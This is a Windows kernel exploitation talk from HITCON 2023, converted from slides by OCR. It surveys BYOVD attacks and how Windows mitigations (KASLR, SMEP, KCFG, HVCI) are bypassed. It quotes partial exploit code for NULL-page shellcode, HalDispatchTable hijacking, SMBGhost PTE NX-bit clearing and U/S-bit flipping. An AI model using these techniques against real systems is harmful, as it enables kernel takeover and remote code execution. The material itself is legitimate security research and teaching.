現代內核漏洞戰爭

越過所有核心防線的系統/晶片虛實混合戰法


August 24, 2023 @ HITCON CMT 2023

PSIRT and Threat Research | Sheng-Hao Ma

Sheng-Hao Ma

Senior Threat Researcher,
<u>PSIRT and Threat Research at TXOne Networks Inc.</u>

- 馬聖豪 (@aaaddress1) 目前為 TXOne Networks 產品資安事件應變暨威脅研究團隊資深威脅研究員，鑽研 Windows 逆向工程分析超過十年經驗，熱愛 x86、漏洞技巧、編譯器實務及作業系統原理。
- 此外，他目前為台灣資安社群 CHROOT 成員。並曾於 Black Hat USA、DEFCON、CODE BLUE、 HITB、VXCON、HITCON、CYBERSEC 等各個國內外年會講者與授課培訓，並著有全球熱銷資安書籍《Windows APT Warfare：惡意程式前線作戰指南》



Outline

01 | BYOVD Background: Strategies of Abusing Kernel Pwn

Several classic BYOVD exploit strategies that laid the foundation for modern Kernel Pwn techniques. We'll explain how to achieve Kernel Code Execution, whether it's LPE or RCE.

02 | Microsoft Launched a new round of Pwn Attack/Mitigation

Microsoft strongly adopted the Hypervisor capability of the native chip on each security protection to construct a series of kernel layer detection to prevent various classic Kernel Pwn exploitation strategies. Attackers have also proposed many ways to bypass them, since updated Windows 11 is still under Kernel Pwn risk with the latest 11th generation Intel chips.

03 | Practice of Windows HVCI and Virtualization-based Security (VBS)

To address the above-mentioned All in One Bypass attacker's trick of poisoning the driver data and forging PTEs, Microsoft introduced HVCI protection as part of Windows 11. It uses the Intel SLAT to create a second layer of EPTE tables that allows Windows to tell the chip the sensitive PTEs should not be forged thus providing an effective defense.

04 | A New Trend of abusing RCE-level exploits for BYOVD

We will cover the new trend of abusing RCE-level exploits as BYOVD, the attackers in the wild are trying to exploit the system's natural vulnerability in the default installed driver to abuse the kernel's execution privileges without having to mount any additional driver.

BYOVD Background:
Strategies of Abusing Kernel Pwn

What’s BYOVD?

- BYOVD (Bring-Your-Own-Vulnerable-Driver)
  - Attackers bring their own drivers signed by WHQL which allow hackers to abuse the NT kernel privileges e.g. EoP, PPLKiller, Mimikatz, Shutdown AV, Install untrusted Drivers, etc.
  - MSI (GPU-Driver), Process-Explorer, Avast AvosLocker (BlackByte Ransom)

- Amazing Goods to Begin
  - HEVD (HackSys Extreme Vulnerable Driver) – Black Hat Arsenal ’16

- Known Techniques
  - Function Calls from Model Specific Registers (MSR)
  - Plug-and-Play Driver Vulnerabilities (PnP)
  - Abuse Unprotected IOCTL Requests

https://blogs.vmware.com/security/2023/04/bring-your-own-backdoor-how-vulnerable-drivers-let-hackers-in.htm

Classic: Null Pointer Dereference

- (👉ﾟヮﾟ)👉Null Pointer Dereference👈(ﾟヮﾟ👈)
  - Yah, You're good and know to free your pointer to prevent UAF
    - But that is still friendly to hackers to Abuse for LPE ;)
  - What 🤯 Address NULL allowed to use?
    - NTVDM – Support 16bit DOS program emulator running in NT kernel
    - Windows 10+ Protection: Only NTVDM.exe can abuse NULL memory **(Yah, still vulnerable)**
- All I want For Christmas is running Shellcode in Kernel ☺
  1. Allocate memory able to access in Kernel
  2. Write Kernel Shellcode into memory
  3. Invoke it in NT Kernel ☺

https://blog.xpnsec.com/hevd-null-pointer

Exploiting Windows 10 Kernel Drivers - NULL Pointer Dereference

Posted on 2018-01-15 Tagged in windows, exploit, kernel, hevd

```
DWORD oldProt;

// Make sure that NULL page is RWX
VirtualProtect(0, 4096, PAGE_EXECUTE_READWRITE, &oldProt);
```

We will copy our shellcode to the address `100h`:

```
// Copy our shellcode to the NULL page at offset 0x100
RtlCopyMemory((void*)0x100, shellcode, 256);
```

And finally we will set a pointer to our shellcode at `4h`, which is the 32-bit offset to the `Callback()` property used by the driver:

```
// Set the ->Callback() function pointer
*(unsigned long long *)0x04 = 0x100;
```

HALDispatchTable

- Execute Pointers in NT Kernel ☺
  - What if we cannot find any chance to hijack?
  - Old but Gold: Overwrite a Pointer called with kernel privileges
    - Exploiting Common Flaws in Driver by Ruben Santamarta (2007)
    - Getting Physical with USB Type-C: Windows 10 RAM Forensics and UEFI Attacks (RECON'17)
  - HALDispatchTable is our good friend!
    - NtQueryIntervalProfile (Ring3) → KeQueryIntervalProfile (Ring0) → HalDispatchTable+8h (Ring0)

https://www.abatchy.com/2018/01/kernel-exploitation-7

```
hProcess = GetCurrentProcess();
// Allocate memory at 0
addr = ( LPVOID ) sizeof( DWORD );
status = NtAllocateVirtualMemory( (HANDLE)-1,
                                  &addr,
                                  0,
                                  &ShellcodeLength,
                                  MEM_RESERVE|MEM_COMMIT|MEM_TOP_DOWN,
                            PAGE_EXECUTE_READWRITE );

// Copy shellcodee
memcpy(addr, (void*)ShellCode, strlen(ShellCode) );
// Hijack xHalQuerySystemInformation with sizeof( DWORD )
NtReadVirtualMemory( hProcess,
                     (PVOID)OutBuff,
                     (PVOID)InBuff,
                     sizeof( DWORD ),
                     (PULONG)HalDispatchTable); // ReturnLength  is our
hijacked kernel pointer

// Trigger ShellCode
NtQueryIntervalProfile(stProfile,&junk);
```


```
hKernel = LoadLibraryExA(KernelPath,0,1);  // Load Ntoskrnl.exe
// Resolve MmUserProbeAddress
MmUserProbeAddress = ( DWORD ) GetProcAddress( hKernel,
                                               "MmUserProbeAddress" );
// Resolve MmHighestUserAddress
MmHighestUserAddress =  ( DWORD ) GetProcAddress( hKernel,
                                                "MmHighestUserAddress");
// Resolve HalDispatchTable
HalDispatchTable  =  ( DWORD ) GetProcAddress( hKernel,
                                             "HalDispatchTable" );
```

```
// Get real value of xHalQuerySystemInformation
xHalQuerySystemInformation = * ( DWORD* )( HalDispatchTable + 4 );
xHalQuerySystemInformation -= IMAGEBASE;
xHalQuerySystemInformation += BaseNt
// Get VA
HalDispatchTable -= ( DWORD ) hKernel;
HalDispatchTable +=  BaseNt;
HalDispatchTable +=  sizeof( PVOID );  // Offset xHalQuerySystemInformation
// Get VA
MmUserProbeAddress -=  ( DWORD ) hKernel;
MmUserProbeAddress += BaseNt;
// Get VA
MmHighestUserAddress -=  ( DWORD ) hKernel;
MmHighestUserAddress +=  BaseNt;
```

KUSER_SHARED_DATA

- Allocate memory able to access in Kernel
  - Ugh… What if we cannot allocate any memory in kernel?
  - Thanks to those genius who playing fun with RCE exploit ☺
    - NSA EternalBlue, Wannacry, SMBGhost, SMBleed, etc.
    - *"在搜尋 memory 後，發現 _KUSER_SHARED_DATA 永遠都會在 0xfffff78000000000 ，從古今都沒變過，且都是可寫"*
      by 神★黑客☆天使☽男孩 AngelBoy (HITCON 2020)

https://www.abatchy.com/2018/01/kernel-exploitation-7



https://github.com/chompie1337/SMBGhost_RCE_PoC

```
KUSER_SHARED_DATA = 0xFFFFF78000000000
pmdl_va = KUSER_SHARED_DATA + 0x900
pmdl_mapva = KUSER_SHARED_DATA + 0x800
pshellcodeva = KUSER_SHARED_DATA + 0x950
...

def do_rce(ip, port):
    find_low_stub(ip, port)
    find_pml4_selfref(ip, port)
    search_hal_heap(ip, port)
    build_shellcode()
    print("[+] built shellcode!")

    pKernelUserSharedPTE = get_pte_va(KUSER_SHARED_DATA)
    print("[+] KUSER_SHARED_DATA PTE at %lx" % pKernelUserSharedPTE)

    overwrite_pte(ip, port, pKernelUserSharedPTE)
    print("[+] KUSER_SHARED_DATA PTE NX bit cleared!")

    # Write shellcode into KUSER_SHARED_DATA & execute HalpInterruptController
    ...
```


Exploitation of SMBGhost

Bypass DEP

- 我們可修改 _KUSER_SHARED_DATA page 權限，改為可讀可寫可執行
- 放 shellcode & recover shellcode 至 KUSER_SHARD_DATA 尾端
  - 覆蓋 HalpApicRequestInterrupt
    - Control RIP !
    - 因為 HalpApicRequestInterrupt 會不斷被呼叫到，需要馬上先還原該 pointer 位置

Classic Kernel Exploitation of LPE


- Paging Model Design by Intel CPU actually.
- CR0 PG-flag (bit 31) – Enable paging model or physical address model.
- CR4 PAE-flag (bit 5) – Physical Address Extension
  - PAE == False: Use 32bit paging model
  - PAE == True: Use 64bit paging model, then Check LME.




LME (Long Mode Enable, IA32_EFER MSR)
LME == False: Use PAE 36bit paging model
LME == True: "*If the LME bit is set, the processor is in 4-level paging mode. This mode translates 48-bit virtual addresses into 52-bit physical addresses, though because the virtual addresses are limited to 48-bits, the maximum addressable space is limited to 256TB.*"

txOne networks

Intel 4-level paging model: Virtual Address Translation



Windows Internals, Part 1 (Page 381)



Each EPROCESS have their own CR3 (KPROCESS.DirectBase) to keep their current context, and PTEs keep the status of th e allocated memory

Microsoft Launched a new round of Pwn Attack & Mitigation

Known Mitigation of Kernel Pwn

- Microsoft said *"OK, enough! We're done with that. Let's have some Kernel Protection 😠"*
  - BYOVD technique is one of the variant Attack from Kernel Pwn
  - Windows 10 RS2 (1703+): Release multiple exploit protection for MS-Edge Chakra
  - User mode Exploit Protection
    - Defender Exploit Guard now (EMET before Win10)
    - ASR, ACG, CIG, CFG, DEP, ASLR, SEHOP, Stack-Pivot …
  - Kernel Exploit Protection
    - KASLR, PatchGuard & CRL (Certificate Revocation Lists)
    - VBS (Virtualization-Based Security via Hyper-V) – Win10+
      - HCVI – Kernel mode ACG
      - SMEP – Kernel mode DEP
      - KCFG – Kernel mode CFG
      - OK. So that's enough? ;)

KASLR: Nah, that’s not an issue for LPE ☺

- NT Kernel should be the first loaded module, which ImageBase will be used to predict the ImageBase of all the rest modules.
- We can leak the address just simply by Ring3 API NtQuerySystemInformation() or EnumDeviceDrivers()
- Black Hat USA 2012: Easy local Windows Kernel exploitation

获取pKernelBase

windows加了地址随机化. 所以每次开机重新加载的时候. ntoskrnl.exe在内核当中的基地址都不一样. 这一部分, 其实我的个人建议是, 直接保存一个虚拟机镜像, 这样KASLR就已经被绕过了. 直接拷出每个函数在这个镜像当中的地址, 然后直接使用, 把后面的做完了再来绕过KASLR. anyway, 让我们来看一下如何找到内核当中的ntoskrnl的镜像.

```
VOID GetKernelImageBase()
{
    [...]
    PSYSTEM_MODULE_INFORMATION Modules = {};
    Modules= (PSYSTEM_MODULE_INFORMATION)GlobalAlloc(GMEM_ZEROINIT, len);
    NTSTATUS status = NtQuerySystemInformation(SystemModuleInformation, Modules, len, &len);

    // 循环遍历 获取kernel imagebase address
    for (int i = 0; i<Modules->Count; i++)
        if (strstr(Modules->Module[i].ImageName, "ntoskrnl.exe") != 0)
            pKernelBase = Modules->Module[i].Base;
}
```

https://bbs.kanxue.com/thread-247281.htm

As you may guess the variable **kernelBase** is the base address of the kernel memory, and we can get it with another function implemented as part of our navigation system:

```
DWORD64 GetKernelBaseAddress() {
    DWORD cb = 0;
    LPVOID drivers[1024];

    if (EnumDeviceDrivers(drivers, sizeof(drivers),
        return (DWORD64)drivers[0];
    }
    return NULL;
}
```

txOne networks


SMEP with VBS: nobody can touch my CR4

- SMEP: Kernel mode DEP supported by Intel CPU
  - Discussion of Hack In The Box Magazine #3 (Since Win7) used to detect RING-0 code running in USER SPACE
  - If CR4 SMEP-flag set, Intel will check the current shellcode is user memory address or not, while thread running in NT kernel (register CPL != 3, Current-Privilege-Level)

3.2 绕过方法

如果系统开启了 Hyper-V，Virtualization-Based Security(VBS) 中的 Hyper Guard 功能会阻止对于 CR4 寄存器的修改[5]，导致修改 CR4 寄存器的方法无法实现漏洞利用。

文章[1]使用了一个新的绕过方法，修改 shellcode 所在页的 PTE 结构[7]中的 U/S 字段，将其设置为 Supervisor 状态，这样 SMEP 的保护就不会生效。



Intel Manual 3A, 2.5 Control Registers

> SMEP-Enable Bit (bit 20 of CR4) — Enables supervisor-mode execution prevention (SMEP) when set. See Section 4.6, "Access Rights".

Intel Manual 3A, 4.6 Access Rights

For accesses in supervisor mode (CPL < 3):

- For PAE paging or IA-32e paging with IA32_EFER.NXE = 1, access rights depend on the value of CR4.SMEP:
  - If CR4.SMEP = 0, instructions may be fetched from any linear address with a valid translation for which the XD flag (bit 63) is 0 in every paging-structure entry controlling the translation.
  - If CR4.SMEP = 1, instructions may be fetched from any linear address with a valid translation for which (1) the U/S flag is 0 in at least one of the paging-structure entries controlling the translation; and (2) the XD flag is 0 in every paging-structure entry controlling the translation.

```python
def do_rce(ip, port):
    find_low_stub(ip, port)
    find_pml4_selfref(ip, port)
    search_hal_heap(ip, port)

    build_shellcode()

    print("[+] built shellcode!")

    pKernelUserSharedPTE = get_pte_va(KUSER_SHARED_DATA)
    print("[+] KUSER_SHARED_DATA PTE at %lx" % pKernelUserSharedPTE)

    overwrite_pte(ip, port, pKernelUserSharedPTE)
    print("[+] KUSER_SHARED_DATA PTE NX bit cleared!")
```

```python
def overwrite_pte(ip, port, addr):
    phys_addr = get_phys_addr(ip, port, addr)

    buff = read_physmem_primitive(ip, port, phys_addr)

    if buff is None:
        sys.exit("[-] read primitive failed!")

    pte_val = struct.unpack("<Q", buff[0:8])[0]

    # Clear NX bit
    overwrite_val = pte_val & (((1 << 63) - 1))
    overwrite_buff = struct.pack("<Q", overwrite_val)

    write_primitive(ip, port, overwrite_buff, addr)
```

github.com/chompie1337/SMBGhost_RCE_PoC

txOne networks

Abuse PTEs to turn any code to kernel code

- nt!MiGetPteAddress – Leak any Virtual Address' PTE records
  - The latest layer of PML4: A quick way to locate any virtual memory's PTE
  - After Windows 10 1607 will be randomized (Before that PML4 is fixed)
- Control the U/S bit of PTEs
  - A user memory can be considered as SUPERVISOR to run in kernel mode

```
0: kd> uf nt!MiGetPteAddress
nt!MiGetPteAddress:
fffff803`632945f4 48c1e909         shr     rcx,9
fffff803`632945f8 48b8f8ffffff7f000000 mov rax,7FFFFFFFF8h
fffff803`63294602 4823c8           and     rcx,rax
fffff803`63294605 48b80000000080ffff mov rax,0FFFF800000000000h
fffff803`6329460f 4803c1           add     rax,rcx
fffff803`63294612 c3               ret
```

```python
# print( update for PTE control bits )
print( "[+] PTE control bits for shellcode memory page: {:016x}".format(shellcode_pte_control_bits_usermode) )

# Phase 4: Overwrite current PTE U/S bit for shellcode page with an S (supervisor/kernel)

# Currently, the PTE control bit for U/S of the shellcode is that of a user mode memory page
# Flipping the U (user) bit to an S (supervisor/kernel) bit
shellcode_pte_control_bits_kernelmode = shellcode_pte_control_bits_usermode - 4
```

```python
# Actually calling NtQueryIntervalProfile function,
# which will call HalDispatchTable + 0x8, where the shellcode will be waiting.
ntdll.NtQueryIntervalProfile(
    0x1234,
    byref(c_ulonglong())
)
```

```python
# Defeating DEP with VirtualAlloc. Creating RWX memory, and copying
print( "[+] Allocating RWX region for shellcode" )
ptr = kernel32.VirtualAlloc(
    c_int(0),                  # lpAddress
    c_int(len(payload)),       # dwSize
    c_int(0x3000),             # flAllocationType
    c_int(0x40)                # flProtect
)

# Creates a ctype variant of the payload (from_buffer)
c_type_buffer = (c_char * len(payload)).from_buffer(payload)

print( "[+] Copying shellcode to newly allocated RWX region" )
kernel32.RtlMoveMemory(
    c_int(ptr),                # Destination (pointer)
    c_type_buffer,             # Source (pointer)
    c_int(len(payload))        # Length
)

# print( update statement for shellcode location )
print( "[+] Shellcode is located at {0}".format(hex(ptr)) )
```

MS: Bad boy 😠 Let's Introduce our New Friend - KCFG

- Old but Gold: Overwrite HAL pointers for execution
  - Exploiting Common Flaws in Drivers (2007)
- KCFG (Kernel Control Flow Guard) another SMEP🤔
  - Since Win10 Build 1607 / RS2 (1703)
  - To avoid user-mode memory be used as kernel code
  - KCFG 1.0: Old devices, Game PC, and VM don't enable HVCI actually
    - MS finally made a CFG dispatch route to verify all the pointers of HAL callees shouldn't be user memory or KUSER_SHARED_DATA or BSOD ☺
    - How? target address & 0x8000000000000000 != 0
  - KCFG 2.0: HVCI (Hypervisor Code Integrity) is enabled
    - Use Hyper-V to prevent arbitrary kernel pointer hijacking

```
ntdll!KiUserCallForwarder+0x13:
00007ffc`0a8bfca3 4c894c2438      mov     qword ptr [rsp+38h],r9
00007ffc`0a8bfca8 488bc8          mov     rcx,rax
